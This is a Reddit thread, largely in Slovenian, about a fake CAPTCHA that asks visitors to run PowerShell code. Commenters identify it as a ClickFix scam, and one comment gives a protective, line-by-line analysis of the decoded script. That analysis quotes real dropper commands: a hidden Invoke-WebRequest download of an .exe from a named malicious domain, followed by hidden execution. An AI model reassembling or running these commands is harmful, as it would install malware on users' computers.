


I’ve never seen such a CAPTCHA, it requires you to open powershell and not copy some code.
The party is https://qreg.co.uk/
It seems to me that it’s not a scam, but damn, I’m not going to copy some random code into the terminal. Even if it’s not a scam, it seems to me like something that scammers could very well imitate in the same way and serve up some malicious code that I would run myself?
https://www.reddit.com/gallery/1rem0mw
Posted by smokicar
14 Comments
seveda je to scam, nekaj ti avtomatsko kopira v clipboard in potem to ti prilepiš v cmd.
Scam
Mogoče stran sama ni scam, pa so jih shekali in injectali to captcha kodo…
Ja, ni pametno kopirat tujih skript PowerShell
Da, je scam. Reče se mu [ClickFix](https://www.kaspersky.com/blog/what-is-clickfix/53348/)
Hahaha, ne to ni scam, in to ni kaptcha to je “id-ten-tee” test
Ma kdo skripto powershell skripto slucajno?
Da
Ja geoza, to so še po medijih govoril o tem
Absolutno je scam, ko si kliknil na nisem robot okvirček se je skopirala ena skripta in če narediš kar inštrukcije kasneje pravijo, si predal vse kar je na računalniku komurkoli te scamma… najverjetneje je to kako geslo za banko in osebne ter bančne podatke
Virus definitivno je. Scam pomeni neki druzga.
ja to je scam, v clipboard ti odloži ukaz, običajno da greš zdownloadat nek njihov virus, lahko vprašaš gemini 3 pro naj analizira tisto kar imaš v clipboardu (saj samo ctrl+v stisneš, je varno dokler ne daš v run)
Če koga zanima kaj naredi zakodirana koda:
1. Connection Setup
* `[System.Net.ServicePointManager]::SecurityProtocol=[System.Net.SecurityProtocolType]::Tls12;` It forces PowerShell to use TLS 1.2 for network connections. Attackers do this because default PowerShell environments sometimes use older, deprecated protocols (like TLS 1.0), which would cause the download from their modern HTTPS server to fail.
1. Staging Area Creation
* `$t=Join-Path $env:TEMP ([System.IO.Path]::GetRandomFileName());` `New-Item … -Force|Out-Null;` It generates a random folder name inside your standard Windows Temp directory (usually `C:Users<User>AppDataLocalTemp`) and silently creates it.
* `$f=Join-Path $t ([System.IO.Path]::GetRandomFileName()+”.exe”);` It generates a completely random filename with an `.exe` extension inside that newly created temporary folder. This is where the actual malware will be stored.
1. The Download
* `Invoke-WebRequest -Uri ‘https://llc-image-ico.click/…’ -OutFile $f -UseBasicParsing;` This is the core action. It reaches out to the malicious domain (`llc-image-ico.click`) and downloads the secondary payload, saving it to the hidden `.exe` file created in the previous step. The `-UseBasicParsing` flag ensures the command works even if the system’s underlying Internet Explorer engine isn’t configured.
1. Verification and Execution
* `if(-not (Test-Path $f)){exit};` A simple error check. If the download failed (e.g., the malicious server is down or blocked by a firewall) and the `.exe` doesn’t exist, the script quits quietly to avoid throwing visible red-text errors on the screen.
* `Start-Process -FilePath $f -WindowStyle Hidden;` It launches the downloaded malware executable in the background, keeping it off the user’s visible desktop.
1. Process Evasion (The Outer Wrapper)
* `Start-Process -WindowStyle Hidden powershell … -Command $vtofsl; exit` Notice that the entire script detailed above is packed into the variable `$vtofsl`. The very last thing the script does is spawn a *brand new*, completely hidden PowerShell process to run that variable, and then immediately runs `exit`. This closes the original terminal window that launched the script, making it look like the program just flashed and disappeared, while the real execution continues invisibly in the new process.
Vir: Gemini 3.1 pro.
da, 100%! tega ne delat!